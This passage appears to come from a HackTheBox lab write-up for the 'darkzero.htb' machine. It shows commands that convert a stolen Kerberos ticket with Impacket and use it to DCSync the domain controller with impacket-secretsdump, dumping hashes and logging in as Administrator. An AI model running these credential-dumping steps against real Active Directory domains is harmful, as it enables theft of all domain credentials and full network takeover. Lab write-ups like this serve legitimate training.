
I copied the base64 output over and converted it to a .ccache ticket:
echo "doIFjDCCBYig.....xEQVJLWkVSTy5IVEI=" | base64 -d > ticket.kirbiimpacket-ticketConverter ticket.kirbi admin.ccache

DC01 Privilege Escalation
dcsync
All that’s left now is to dcsync the DC01 target in order to fetch the hashes:
impacket-secretsdump -k -no-pass darkzero.htb/'DC01$'@DC01.DARKZERO.HTB

We can now easily log in as Administrator:

root.txt